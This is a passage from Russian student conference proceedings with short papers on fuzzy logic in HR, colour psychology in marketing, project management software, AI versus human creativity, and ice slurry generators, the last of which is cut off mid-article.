2. Шохнех, А.В. Стратегическое управление и бизнес-анализ : учебное пособие / Шохнех А.В.. — Волгоград : Волгоградский государственный социально-педагогический университет, «Перемена», 2023. — 239 с. — ISBN 978-5-9935-0447-6. — Текст : электронный // IPR SMART : [сайт]. — URL: <https://www.iprbookshop.ru/129114.html> (дата обращения: 22.09.2023). — Режим доступа: для авторизир. пользователей
3. Теоретико-методологические основы организации и управления маркетингом промышленного предприятия в условиях цифровизации экономики : монография / А.А. Кравченко [и др.]. — Москва, Вологда : Инфра-Инженерия, 2023. — 136 с. — ISBN 978-5-9729-1452-4. — Текст : электронный // IPR SMART : [сайт]. — URL: <https://www.iprbookshop.ru/133023.html> (дата обращения: 22.09.2023). — Режим доступа: для авторизир. пользователей
4. Стрижакова Е.Н. Эффективное использование ресурсов в процессе экономического роста - факторы и ограничения. Экономические и гуманитарные науки. 2014. № 5 (268). С. 12-22.
5. Михельсон-Ткач В.Л., Склад Е.Н. Процесс согласования ценностей: проблемы и оценка. Менеджмент в России и за рубежом. 2002. № 1. С. 71-77.

Материал поступил в редколлегию 20.04.2024

УДК 004.9:330(08)

Применение систем нечеткой логики в вопросах кадровой политики на предприятии

Тимошкин В.М. (ст.гр.О-20-ПИ-кис-Б)

Работа выполнена под руководством д.э.н., профессора кафедры «Цифровая экономика», Дадыкина Валерия Сергеевича (dadykin88@bk.ru)

Аннотация. Актуальность рассматриваемой темы обусловлена объективной необходимостью автоматизировать работу, связанную с контроллингом персонала в сфере деятельности современного предприятия.

Ключевые слова: логика; нечеткая логика; системы.

Логика играет фундаментальную роль в программировании. Особенно в контексте разработки программ и систем искусственного интеллекта, логика используется для определения условий, алгоритмов и последовательности действий, необходимых для достижения определенной цели.

Вот несколько способов, которыми логика влияет на программирование:

1) Условные операторы: логические условия определяют, какие действия должны быть выполнены в зависимости от выполнения определенных условий. Например, в языке программирования Python операторы `if`, `else` и `elif` используются для принятия решений на основе истинности или ложности выражений.

2) Циклы: логика используется для определения условий завершения или продолжения цикла. Например, цикл `for` или `while` продолжает выполняться до тех пор, пока определенное логическое условие остается истинным.

3) Логические операции: в программировании используются логические операции, такие как `AND`, `OR` и `NOT`, для комбинирования и изменения значений логических выражений. Это позволяет строить сложные логические конструкции для выполнения различных задач.

4) Алгоритмы и структуры данных: разработка эффективных алгоритмов требует применения логики для определения последовательности операций, которые приведут к нужному результату. Также логика используется при выборе подходящих структур данных для решения конкретных задач.

Но помимо классической логики существует еще одна – нечеткая логика, которая играет ключевое значение в области неопределенности и данных с размытым значением, например, ИИ.

Нечеткая логика была впервые упомянута в 1965 году Лотфи Заде, а ее главным отличием от обычной логики является умение принимать любое значение от 0 до 1 и это значение называется степенью истинности.

Нечеткая логика особенно актуальна при создании автоматизированных систем управления персоналом, особенно там, где имеется большой объем

неструктурированных данных или когда принятие решений требует учета неопределенности или различных контекстов.

Вот несколько примеров использования нечеткой логики в автоматизированных системах управления персоналом:

1) Оценка производительности сотрудников: вместо использования жестких критериев для оценки производительности, которые могут быть субъективными и не всегда отражать реальные возможности сотрудников, можно применить нечеткую логику для определения нечисловых показателей, таких как "хорошо", "средне" или "плохо".

2) Автоматизированный подбор персонала: нечеткая логика может использоваться для сопоставления квалификаций, опыта и требований к вакансии с кандидатами, учитывая различные уровни соответствия, а не просто "подходит" или "не подходит".

3) Оценка риска увольнения сотрудника: нечеткая логика может помочь в анализе различных факторов, таких как производительность, уровень удовлетворенности работой, адаптация к изменениям в организации и т. д., чтобы определить вероятность увольнения сотрудника.

4) Адаптивное управление персоналом: нечеткая логика может использоваться для адаптации методов управления в зависимости от контекста и особенностей конкретного сотрудника или группы сотрудников.

5) Управление распределением рабочего времени: с учетом различных факторов, таких как предпочтения сотрудников, требования проектов и операционные условия, нечеткая логика может помочь оптимизировать распределение рабочего времени и улучшить производительность.

6) Прогнозирование потребностей в персонале: нечеткая логика может использоваться для анализа исторических данных и текущих тенденций для прогнозирования будущих потребностей в персонале в организации.

В процессе работы над своим проектом, лично столкнулся с трудностями, которые были решены благодаря методам нечеткой логики. Мы смогли сформировать систему оценок персонала, а именно привести все качественные и количественные оценки в нечеткий (качественный) и в количественный (цифровой) результат. Для ранжирования персонала по различным позициям (качество работ, знания, опыт и т.д.) лучше привести все оценки к цифре.

По тем позициям, где оценка формируется группой экспертов (качество работ, работа в коллективе) предлагается использовать переход от качественных оценок группой экспертов средствами нечеткой логики в количественную оценку посредством формирования соответствующих функций принадлежности и дефаззификации.

По позициям, где оценка формируется из разных показателей, выраженных цифрой в разных масштабах (количество повышений квалификации, поощрений, стажа работы в годах и т.д.) требуется выработка на основе экспертных данных веса каждой позиции в показателях опыта работы в целом и по отдельным позициям.

Использование нечеткой логики позволяет учитывать различные аспекты и контексты в управлении персоналом, что может привести к более точным и адаптивным решениям. Однако важно помнить, что любая автоматизированная система должна быть тщательно настроена и протестирована, чтобы минимизировать возможность ошибок и искажений.

Список источников

1. Колмогорова, С. С. Основы искусственного интеллекта : учебное пособие для студентов / С. С. Колмогорова. — Санкт-Петербург: СПбГЛТУ, 2022. — 108 с.
2. Основы искусственного интеллекта: учебное пособие / Ю. А. Антохина, А. А. Оводенко, М. Л. Кричевский, Ю. А. Мартынова. — Санкт-Петербург: ГУАП, 2022. — 169 с.
3. Ларионов, В. В. Контроллинг персонала : учебное пособие / В. В. Ларионов. — 3-е изд. — Москва: Дашков и К, 2021. — 236 с.
4. Малышев Ю. М. К онтологии искусственного интеллекта // Философия и гуманитарные науки в информационном обществе. – 2020. – № 4. – С. 46–59. URL: <http://fikio.ru/?p=4251>.
5. Кричевский М.Л., Дмитриева С.В., Мартынова Ю.А. Нейросетевая оценка компетенций персонала // Экономика труда. – 2018 – Том 5 – № 4 – С. 1101-1118.
6. Апатова Н.В., Гапонов А.И., Смирнова О.Ю. Оценка уровня освоения компетенций на основе нечеткой логики // Балтийский гуманитарный журнал. – 2017 – Том 6 – №3 – С. 126 – 128.

Материал поступил в редколлегию 20.04.2024

УДК [338.2](#)

Феномен влияния цвета на психику человека в маркетинге

Филатова Екатерина Александровна (ст. гр. О-23-БИ-цэ-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Цифровая экономика» Кузнецовой Елены Валентиновны (Helena_a81@mail.ru)

Аннотация. Исследования показывают, что цвет имеет значительное влияние на психику человека и может оказать воздействие на его эмоциональное состояние, настроение, поведение и даже принятие решений. В маркетинге цвет используется для создания определенного впечатления о бренде, продукте или услуге, а также для привлечения внимания и вызова нужных эмоций у потребителей.

Ключевые слова: цвет, логотип, маркетинг, влияние цвета.

Как цвет влияет на спрос на рынке товаров и услуг? Как цветовая палитра бренда может рассказать о продукте? Ответы на эти вопросы можно найти в данной статье. Но для начала стоит понять, что же такое цвет, и как он влияет на психику человека?

Цвет – это волны электромагнитной энергии. Сначала их воспринимают наши глаза, а затем мозг. Сетчатка глаза состоит из двух видов нервных окончаний: палочек и колбочек. Они преобразуют свет в нервные сигналы.

Воспринимаемые нами цвета тел представляют субъективную характеристику света, так как эти цвета существенно зависят от свойств глаза. Объективной же характеристикой остается спектр частот, соответствующий сложному отраженному свету.

Цвета могут оказывать значительное влияние на психику человека, вызывая различные эмоции и ассоциации. Например, красный цвет часто ассоциируется с энергией, страстью, властью и агрессией, а синий – со спокойствием, уверенностью и профессионализмом. Зеленый цвет может вызывать ассоциации с природой, ростом и свежестью, безопасностью, а желтый – со счастьем, оптимизмом и радостью.

Исследования показывают, что цвета могут влиять на наше настроение, уровень энергии, концентрацию и продуктивность. Например, некоторые цвета могут успокаивать нервы, снижать уровень стресса и повышать концентрацию, в то время как другие могут стимулировать активность и творческое мышление.

В 1810 году немецкий поэт Иоганн Вольфганг фон Гете опубликовал Теорию цветов, книгу, объясняющую его убеждения о психологической природе цвета. В своей книге фон Гете описывает желтый цвет как "безмятежный", а синий - как смесь "возбуждения и покоя".

В 1942 году Курт Гольдштейн, немецкий невролог, провел серию экспериментов на различных участниках, чтобы определить влияние цвета на двигательные функции. В одном эксперименте Гольдштейн утверждает, что женщина, страдающая церебральным заболеванием, была склонна к частым падениям, и ношение красного значительно увеличивало это. Однако ношение зеленого или синего цветов успокаивало эти симптомы. Другие исследователи не смогли доказать истинность исследований Гольдштейна, поэтому его гипотеза считается неточной. Хотя гипотеза Гольдштейна так и не была доказана, его работа стимулировала дальнейшие исследования физиологических эффектов цвета.

Карл Юнг наиболее заметно связан с новаторскими этапами психологии цвета в 20 веке. Юнга больше всего интересовали свойства и значения цветов, а также потенциал искусства как инструмента психотерапии. Его исследования и труды по цветовой символике охватывают широкий круг тем, от мандал до работ Пикассо и почти универсального суверенитета золотого цвета, самый последний из которых, по словам Чарльза А. Райли II, "выражает... вершина духовности и интуиции". Продолжая свои исследования использования цвета и его эффектов в разных культурах и периодах времени, а также исследуя мандалы, созданные его пациентами самостоятельно, Юнг попытался раскрыть и разработать язык,

или код, шифрами которого были бы цвета. Он обратился к алхимии, чтобы глубже понять тайный язык цвета, найдя ключ к своим исследованиям в области алхимической трансмутации. Его работы исторически легли в основу современной области психологии цвета.

1949 г Макс Люшер Швейцарский психотерапевт изучал цвет, как инструмент психодиагностики клиента и он разработал методiku диагностики личности, основанную на цветовых предпочтениях. Он вывел, что разные цвета могут сказать о личности: о его склонностях, о его привязанностях, о его особенностях и каких-то чертах личности. И именно поэтому правильно подобранные цвета в маркетинге помогают нам привлечь правильную целевую аудиторию создавать правильные ассоциации. А также помогают отстраиваться от конкурентов и формируют нужную потенциальную реакцию от клиентов.

Понимание влияния цвета на психику может быть полезным при дизайне интерьера, создании маркетинговых материалов, разработке логотипа или в рекламе. Важно учитывать индивидуальные предпочтения и ассоциации с цветами, так как они могут быть различными для разных людей и культур.

Цвета играют ключевую роль в маркетинге, поскольку они могут вызывать определенные эмоции, ассоциации и реакции у целевой аудитории. Правильный выбор цветового решения может значительно повысить эффективность рекламы, узнаваемость бренда и влиять на принятие потребителями решений о покупке. Вот несколько аспектов, как цвета влияют на маркетинг:

1. Узнаваемость бренда: цвета могут стать ключевым элементом визуальной идентификации бренда. К примеру, McDonald's использует красно-желтую цветовую гамму, что делает его логотип легко узнаваемым и ассоциируемым с брендом (рисунок 1).



Рисунок 1. Логотип McDonald's

Глава компании по проектированию и дизайну Джим Шиндлер преобразовал букву «V» в букву «M» в виде двух соединённых арок, проходящих через стилизованную крышу здания. В 1968 году элементы крыши с логотипа исчезли, и добавилось название бренда McDonald's.

Красный и жёлтый цвета логотипа выбраны в качестве фирменной палитры McDonald's. Они представляют собой яркое сочетание, что, по мнению психологов, вызывает повышенный аппетит.

2. Эмоциональное воздействие: цвета могут вызывать определенные эмоции у потребителей. Например, спокойные и нейтральные цвета, такие как синий и зеленый, могут подавлять стресс и вызывать доверие, тогда как яркие и

энергичные цвета, например красный и оранжевый (рисунок 2), могут привлекать внимание и вызывать восторг.



Рисунок 2. Логотип Xiaomi

Логотип выполнен в дизайнерском концепте «Alive» («Живой»). Он интерпретирует философию Xiaomi, давая бренду визуальный образ, полный жизни: это живая связь людей и технологий. Корпоративный цвет остался оранжевым, чтобы передавать живость и молодость Xiaomi. Черный и серебристый будут использованы в качестве дополнительных цветов для размещения приложений линейки продуктов высокого класса. По словам Хара, новый логотип — это не просто редизайн формы. Благодаря более мягкому и округлому контуру логотип стал более эстетичным.

3. Побуждение к действию: некоторые цвета способны стимулировать активность и вызывать желание совершить определенное действие. К примеру, красный цвет часто используется для призывов к действию, таких как покупка или регистрация (рисунок 3).



Рисунок 3. Логотип Youtube

Слева от названия компании появляется красная кнопка «Play», которая отражает специфику площадки — просмотр и загрузка видео. Фигура также имеет форму сглаженного прямоугольника, однако отличается меньшим размером, чем в предыдущих вариантах лого.

4. Ассоциации и идентификация: цвета могут быть связаны с определенными концепциями, культурными нормами или ассоциациями, что может влиять на восприятие бренда. Например, черный цвет часто ассоциируется с роскошью и элегантностью, в то время как розовый — с женственностью и нежностью.



Рисунок 2. Логотип Prada

История логотипа марки очень интересна. В 1919 году братья Прада начали поставлять сумки для итальянских монархов. Благодаря этому

королевский двор разрешил добавить в логотип элементы геральдики дома Савойи: рисунок веревки с узлами и герб. Ни одна другая компания не удостоилась такой чести.

Со временем бренд избавился от королевских символов, оставив только название «Prada». Эмблема проста, лаконична и динамична. Иногда это треугольная наклейка с фигурной лентой и крошечным гербом. Или надпись «Prada Milano» и «Prada». Все зависит от линейки и набора товаров марки.

Все версии лого были всегда черного цвета с индивидуальным шрифтом Prada.

Таким образом, правильно подобранные цветовые решения в маркетинге могут помочь привлечь внимание потребителей, вызвать нужные эмоции, ассоциировать бренд с определенными концепциями и повлиять на их решение о покупке.

Список источников:

1. Интернет ресурс: [https://vc.ru/u/1096228-pressfactor/661267-
psihologiya-cveta-v-reklame-kak-cvet-vliyaet-na-emocii-potrebiteley](https://vc.ru/u/1096228-pressfactor/661267-psihologiya-cveta-v-reklame-kak-cvet-vliyaet-na-emocii-potrebiteley).
2. Спасенников В.В. Анализ и проектирование групповой деятельности в прикладных психологических исследованиях. Москва, 1992.
3. Спасенников В.В., Голубева Г.Ф. Экономическая психология деловых коммуникаций. Брянск, 2013.
4. Семышев М.В., Семышева В.М., Андрющенок Е.В., Куцебо Г.И. Психолого-педагогические аспекты формирования конкурентоспособности будущего профессионала. Международный научный журнал. 2014. № 6. С. 85-90.
5. Ерохин Д.В., Спасенников В.В. Экономико-психологические принципы и методы маркетинговых исследований. Вестник Брянского государственного технического университета. 2013. № 1 (37). С. 102-110.

Материал поступил в редколлегию 20.04.2024

УДК 005.8/338.28

Анализ современных программных продуктов в области управления проектами

*Цыганкова Елизавета Александровна (ст.гр.20-ПИ-ИТЦЭ-Б)
Работа выполнена под руководством доцента кафедры «Цифровая экономика»,
Дадыкиной Ольги Викторовны (atamanova_281287@mail.ru)*

Аннотация: В данной статье рассматриваются современные программные продукты в области управления проектами, как российские, так и зарубежные. Представлены их характеристики и ключевые особенности.

Ключевые слова: управление проектами, программные продукты, эффективность, информационные технологии.

Управление проектами- это организация эффективного использования ресурсов компании. Тема выступления является актуальной, так как управление проектами помогает организовать работу, повышать эффективность выполнения задач и достижения целей проектов. Также оно способствует минимизации рисков и повышает конкурентоспособность компании на рынке. Поэтому следует подробно изучить, какие именно программные продукты в сфере управления проектами актуальны в наше время [1].

Рассмотрим основные характеристики современных программных продуктов в области управления проектами:

— гибкость и настраиваемость для различных типов проектов- способность адаптироваться к изменениям в процессе выполнения проекта.

— интеграция с другими инструментами и сервисами- способность ПО взаимодействовать с другими приложениями для обмена данными и повышения эффективности работы.

— облачные возможности для доступа из любой точки мира- способность хранения данных на удаленных серверах.

— функциональность для планирования, отслеживания, анализа и отчетности-инструменты, предоставляемые системой, которые позволяют определить цели проекта, а также контролировать выполнение задач и анализировать прогресс.

Следует сказать про наиболее популярные программные продукты для управления проектами:

1. Microsoft project- программное обеспечение, которое предоставляет инструменты для планирования, отслеживания и управления проектами любой сложности. С его помощью пользователи могут определять задачи, создавать расписание, а также контролировать выполнение работ и генерировать отчеты.

2. Asana-онлайн-платформа для управления проектами созданная для организации командной работы. Позволяет создавать задачи, назначать ответственных, обмениваться комментариями и файлами. Интегрируется с сервисами Google drive, Dropbox для повышения производительности и синхронизации данных.

3. Workfront- программное обеспечение для управления проектами и рабочими процессами, разработанное для организаций любого размера. Предоставляет инструменты для создания задач, помогает командам организовывать рабочие процессы и улучшать коммуникацию.

4. Trello- гибкая онлайн-платформа, которая использует карточки и доски для визуализации задач. Пользователи могут создавать карточки для задач, перемещать их по доскам для отслеживания прогресса. Программа проста в использовании и помогает организовать работу команды в удобном формате.

5. ADVANTA- российская информационная система управления портфелями, программами, проектами, мероприятиями и задачами. Готовая

проектная ERP-система, которая покрывает все процессы проектного управления, автоматизирует работу всех участников проектной деятельности, позволяет планировать и контролировать ресурсы проектов [2].

Также необходимо рассмотреть рекомендации по выбору для программного обеспечения управления проектами:

-потребности проекта- необходимо определить конкретные потребности проекта. Если нужна гибкость задач, то используем Trello, если сложный проект с множеством задач и требований к отчетности-используем Microsoft project.

-функциональность-оцениваем функциональность продукта и убеждаемся, что он соответствует требованиям и предоставляет необходимые инструменты для проекта. Уделяем внимание таким функциям как планирование задач, отслеживание прогресса.

-бюджет-учитываем стоимость программы и ее соотношение с бюджетом проекта. Некоторые продукты предоставляют бесплатные версии или пробные периоды, позволяющие опробовать функционал перед покупкой.

-интеграции-проверяем возможность интеграции выбранного продукта с другими инструментами и сервисами, которые уже используются в проекте.

Следует сделать следующие выводы: существует множество различных программных продуктов для управления проектами, каждый из которых предлагает свои возможности и особенности. Многие продукты обладают гибкими настройками, что позволяет адаптировать их под различные типы проектов. Также все более важной становится интеграция с другими приложениями и сервисами, так как обеспечивает совместимость и синхронизацию между различными системами.

Список источников

1. В. Н. Островская, Г. В. Воронцова, О. Н. Момотова. Управление проектами : учебник для вузов. 2022. С.7-9.
2. Сахнюк Татьяна Ивановна, Коршикова Марина Викторовна, Сахнюк Павел Анатольевич - Российские системы управления проектами. 2022. №4. С.24-27.

Материал поступил в редколлегию 20.04.2024

УДК 004.5

Дивергентное мышление: GPT или человек?

Щемелинина Екатерина Алексеевна (ст. гр.23-БИ-цэ-БЭ)

Работа выполнена под руководством старшего преподавателя кафедры «Цифровая экономика» Кузнецовой Елены Валентиновны (Helena_a81@mail.ru)

Аннотация. Искусственный интеллект (ИИ) — это захватывающая область, которая быстро развивается в последние годы, и многие эксперты предсказывают, что в ближайшие десятилетия она произведет революцию в нашем мире. К примеру нейросети, такие как ChatGPT и Midjourney, уже

генерируют качественную информацию . Причем не всегда можно понять кто создатель — человек это или искусственный интеллект. Из-за чего-то появляются вопросы о уникальности человеческого творчества , учитывая, что созданные ИИ произведения искусства уже продаются на главных аукционах мира и в чем отличия творческой деятельности человека , от вывода нейросетей.

Ключевые слова: Интеллект, человек, искусственный интеллект, нейросеть, деятельность ИИ и человека .

Прежде чем приступить к самому анализу данных вопросов, разберемся с базовым аспектом и ответим на следующие вопросы: что такое интеллект , совпадает ли определение нейросети с понятием искусственного интеллекта (далее – «ИИ»)? Какие процессы лежат в основе работы человеческого мозга и нейросети

Первое упоминание и формулирование понятия ИИ было предложено за рубежом, на английском языке «Artificial Intelligence». Слово «intelligence» понимается в англоговорящей среде как «умение рассуждать разумно», а слово «intellect» созвучное в русском языке и схожее лексическому значению «интеллект». Согласно Толковому словарю Ожегова слово «интеллект» определяется, как «мыслительная способность, умственное начало у человека». На первый взгляд может показаться, что никаких противоречий в русском и английском объяснении смысл слова нет, и они схожи по содержательности. Нельзя не отметить, что в русскоязычном определении делается акцент на человеческом интеллекте и его мыслительных способностях, в то время как когнитивные функции ИИ явно всего лишь ограничены набором алгоритмов. Это объясняется тем, что наиболее развитые нейросети имеют пять-шесть слоев:

одной, один или несколько скрытых и один выходной слою, – в то время как человеческий мозг содержит миллиарды нейронов и связей между ними, которые, в отличие от слоев нейросети, действующих последовательно, работают между собой как параллельно, так и асинхронно. Если опираться на определения, данные в работе П.М. Морхата «Право и искусственный интеллект». А именно, определение ИИ: «Это автономный комплекс программно-аппаратных средств с человеко-компьютерным интерфейсом, представляющий собой виртуальную вычислительную систему или оснащенную средствами “технического” зрения (восприятия воздействий (сигналов) на сенсорные электронные аналоги органов чувств) и средствами непосредственного самостоятельного взаимодействия с физической реальностью и с цифровой реальностью киберфизическую систему, с программно-технически и математически эмулированными и обеспеченными способностями биоподобных когнитивных и антропоморфно-интеллектуальных рече-мыслительных действий, обучения и самообучения, самоорганизации и самотестирования, творческой (эвристической) деятельности, в том числе на основе накопленных и “исторических” данных и данных мониторинга». Получается, что в широком понимании, ИИ можно назвать копией человеческого мозга, попыткой с помощью сложных технических алгоритмов и

математических формул спроецировать у компьютера способность к мышлению и развитию с помощью обработки разных данных и их видов (текстовых, изобразительных, аудиовизуальных и др.), которые ему доступны, исходя из ограниченного возможностей восприятия.

Также нельзя не отметить разницу понятий нейронных сетей и искусственного интеллекта. Так Нейросеть предстаёт как комплексное сочетание связанных нейронов, функционирующих синергетически для высокоэффективной обработки информации. Она базирующиеся на принципах биологической нейронной системы, работающая параллельно и синхронно для обработки разнообразной и новой информации, что позволяет обрабатывать сложные и структурированные данные, а также выявлять скрытые закономерности в данных и делать выводы на основе уже изученных образцов. Она развивает способность распознавать и классифицировать образы, звуки и другие типы данных, для аккуратного определения взаимосвязей и составления прогнозов. А на основе новых данных сети могут оптимизировать свою работу, что позволяет им адаптироваться к разным задачам и условиям.

Искусственный интеллект — систематическое применение алгоритмов и правил для эффективного решения различных задач. Он акцентирует внимание на использовании алгоритмов и правил для выполнения задач. Имея определённый набор правил и инструкций, помогающие обрабатывать информацию, система искусственного интеллекта способна принимать решения. Причём законы которым подчиняется систем могут быть разработаны искусственно или созданы экспертами в соответствующей области. Обучение такой системы основанное на применении правил или заранее заданных шаблонов. Что ограничивает возможности адаптации к новым, непредвидимым ситуациям.

Человек может использовать ИИ для более последовательных и шаблонных задач, таких как системы машинного обучения и экспертные системы. Нейросеть подходит больше для нестандартных работ: Распознавание речи и ее перевод, генерование картин по определённому запросу, распознавание образа и т.д. Если рассматривать способности к творчеству, то оно всегда будет вторично. Для создание новых элементов культуры нужны правила и данные которые берутся из уже существующих изображения, тексты, музыка и т. д. Отсутствие творчества и воображения приводит к подражанию, а отсутствие эмпатии и чувственности не позволяют полностью раскрыть раскрыть чувства и переживания, интуиция и здравый смысл. Что не позволит ИИ предсказать тренда

В противовес коду и последовательности можно поставить сложность человеческого интеллекта. Человек, в отличие от ИИ, обладает способностью и физиологической предрасположенностью к мышлению. Именно оно определяет направления, процесса, методы, которыми он пользуется, создания и результата интеллектуальной деятельности. В отличие от ИИ, человеческий интеллект не ограничивается конкретными алгоритмами или правилами. Скорее, это включает в себя сложную сеть когнитивных способностей, таких как восприятие, язык,

рассуждение и творчество. Эти способности взаимосвязаны, что очень трудно воспроизвести на машинах. ИИ предназначен для выполнения определённых задач на основе predetermined правил и алгоритмов. Он выполняет эти задачи быстро и точно. Однако ему не хватает приспособляемости и гибкости человеческого интеллекта для более творческих и нестандартных решений.

Еще одно ключевое различие между ИИ и человеческим интеллектом заключается в их подходах к обучению. ИИ полагается на алгоритмы машинного обучения для повышения своей производительности, в то время как человеческий интеллект формируется за счет сочетания врожденных способностей и опыта обучения на протяжении всей жизни. Люди могут учиться и адаптироваться к новым ситуациям, средам и вызовам так, как не может ИИ. Помимо этого, человеку не нужен определённый запрос для причины изучения информации, для него достаточно интереса, мотивации и чувства удовольствия вовремя изучения новых фактов.

Можно наиболее эффективным способом использования как нейросетей так и человеческого интеллекта будет их комбинация. В 2023 году генеративный ИИ лучше всего работает вместе с людьми-партнерами. В этом случае синтетическая креативность искусственного интеллекта улучшает и дополняет человеческое творчество. Также ИИ уже применяется в сферах бизнеса, обработки и управления данными и даже в работе с клиентами. История искусства показывает, что технологии редко вытесняли человека из любимой сферы. Фотоаппарат не уничтожил художников-портретистов, кино не убило театр, а телевидение — радио. Если человечество сможет правильно воспользоваться инструментом которое изобрело, то сможет облегчить себе быт, улучшая наши когнитивные способности и позволяя нам достичь новых высот продуктивности, творчества и решения проблем. Симбиоз творчества ИИ может принести огромную пользу бизнесу и маркетингу, а также способствовать увлечению человеческого интеллекта с помощью:

1. Структурированию и обработке огромного количества информации. С помощью алгоритма мы сможем анализировать и интерпретировать данные, которые ранее обработать было не возможно, что поможет нам увидеть полную картину происходящего.
2. Также Искусственный интеллект поможет помочь в обучении и образовании, создавая персонализированный опыт обучения, создавая персональную программу для обучения.
3. Может повысить нашу художественную самовыразительность, помогая создавать новые стили и направления в творчестве.
4. ИИ может автоматизировать рутинные задачи и высвободить наше время и энергию для более сложных и творческих задачи помогая нам распоряжаться ресурсами более эффективнее.
5. Поможет принимать более обоснованные решения на быстром анализе данных.
6. Также не маленькую роль сыграет для здравоохранения.

Помимо позитивных тенденций есть и негативные возможные развития событий

1. ИИ может заменить человеческие рабочие места и вытеснить людей ,повышая уровень безработицы.

2. Также существует вероятность, что нейросеть также будет способствовать деградации подрастающего поколения . Наличие простого и быстрого, но эффективного источника знаний , приведёт к ухудшению анализа и обработки информации, что нарушит ряд когнитивных способностей человека

В заключение хотелось бы подвести итоги, что искусственный интеллект как и нейросеть новая сфера, которая быстро развивается последнее время. Разработка ИИ, как человеческий интеллект, сложная задача, требующая решения ряда технических и этических соображений. ИИ демонстрирует не маленький потенциал в таких сферах как здравоохранение, финансы и транспорт. Поскольку технологии продолжают развиваться и совершенствоваться, вполне вероятно, что функционал ИИ будет становиться все больше и сложнее. Однако вопрос о том, сможет ли ИИ когда-либо действительно воспроизвести человеческий интеллект, остаётся открытым. Человек должен умело воспользоваться инструментом, который он изобрёл , соблюдая все правила этики и морали.

Список источников

1. Безгодов А.В., Смирнов В.Т., Мерзлякова Е.А., Шматко А.Д., Уварова В.И., Ерохин Д.В., Евенко В.В., Половникова А.А., Ситник Л.П., Скоблякова И.В., Слободчикова Е.М., Барсуков Г.В., Семенова Е.М., Власов Ф.Б., Крахмалева Е.В., Попова Л.В., Вандина О.Г., Попова А.Х., Маслов Б.Г., Жданова И.В. и др. Интеллектуальный капитал - основа опережающих инноваций. коллективная монография / Санкт-Петербург; Орел, 2007.

2. Евенко В.В., Новиков М.М., Спасенников В.В. Проблемы оценивания интеллектуального потенциала и интеллектуального капитала инженерно-технических работников. Менеджмент в России и за рубежом. 2014. № 5. С. 117-127.

3. Евенко В.В., Подвесовский А.Г., Белеванцева Н.М., Спасенников В.В. Многокритериальная модель оценки интеллектуального капитала будущих специалистов для промышленных предприятий. Социология образования. 2013. № 1. С. 036-043.

4. Дергачева Е.А. Современная глобализация как мегатенденция взаимосвязанных социо-эколого-экономических изменений. Фундаментальные исследования. 2015. № 12-2. С. 371-375.

5. Дергачева Е.А. Социально-философский подход к пониманию трансформации современного человека. Современные проблемы науки и образования. 2015. № 2-3. С. 188.

Материал поступил в редколлегию 20.04.2024

ФАКУЛЬТЕТ ЭНЕРГЕТИКИ И ЭЛЕКТРОНИКИ

Секция «Общая физика»

УДК 536.46

Методы и технические средства получения мелкокристаллических ледяных суспензий

Богданов Максим Геннадьевич (ст.гр. О-23-ЭиЭ-эиа-Б)

*Работа выполнена под руководством доцента кафедры «Общая физика»,
Жемоедова Николая Александровича (zhemoedov.nikolay@gmail.com)*

Аннотация: в работе рассматриваются различные методы и технические средства получения мелкокристаллических ледяных суспензий, а также их основные сферы применения в различных отраслях промышленности. Рассмотрены генераторы с двигающимися скребками, генераторы, использующие переохлаждение раствора, генераторы, применяющие непосредственный контакт хладагента с раствором, вакуумные генераторы и флюидизационные генераторы.

Ключевые слова: мелкокристаллические ледяные суспензии, генераторы льда, айс-сларри, промышленное охлаждение.

Суспензии льда, известные под различными техническими и торговыми наименованиями, такими как ice slurry (айс сларри), FLO-ICE, бинарный лед, жидкий лед, флюидный лед, Pumpable ICE и др., являются важным инструментом в различных сферах промышленности и научных исследований. Они обладают высокой эффективностью в охлаждении и транспортировке различных материалов и сред, а также находят применение в медицине и других областях.

Они обладают высокой эффективностью в охлаждении и транспортировке различных материалов и сред, а также находят применение в медицине и других областях благодаря своим уникальным свойствам. Мелкокристаллические ледяные суспензии обладают большой теплоемкостью и отличной теплопроводностью, что делает их эффективным средством для охлаждения и поддержания стабильной температуры различных процессов и оборудования.

В медицине они находят применение в охлаждении тканей в хирургических операциях, уменьшении отека и болевых ощущений, а также для сохранения биологических образцов и препаратов. В пищевой промышленности суспензии льда используются для охлаждения жидких продуктов, увеличения срока их хранения и предотвращения размораживания во время транспортировки.

Благодаря своей универсальности и эффективности, мелкокристаллические ледяные суспензии становятся все более

востребованными в различных областях промышленности и научных исследований, способствуя развитию новых технологий и улучшению процессов охлаждения и кондиционирования [1]. Основная цель этой технологии – производство айс-сларри в промышленном масштабе, где ключевую роль играют генераторы мелкокристаллического льда. Ниже представлены основные виды таких генераторов.

Генераторы с двигающимися скребками. Этот тип генераторов использует специальные скребки для создания мелких льдинок (Рисунок 1). Они эффективны в производстве качественных мелкокристаллических суспензий и находят применение в пищевой промышленности для охлаждения жидких продуктов.




Рисунок 1 – Генератор скребкового типа

Генераторы, использующие переохлаждение раствора. Эти генераторы создают ледяные суспензии путем переохлаждения раствора до температур ниже точки замерзания (Рисунок 2). Они обеспечивают высокую степень дисперсности льда и широко применяются в медицинских и фармацевтических приложениях.

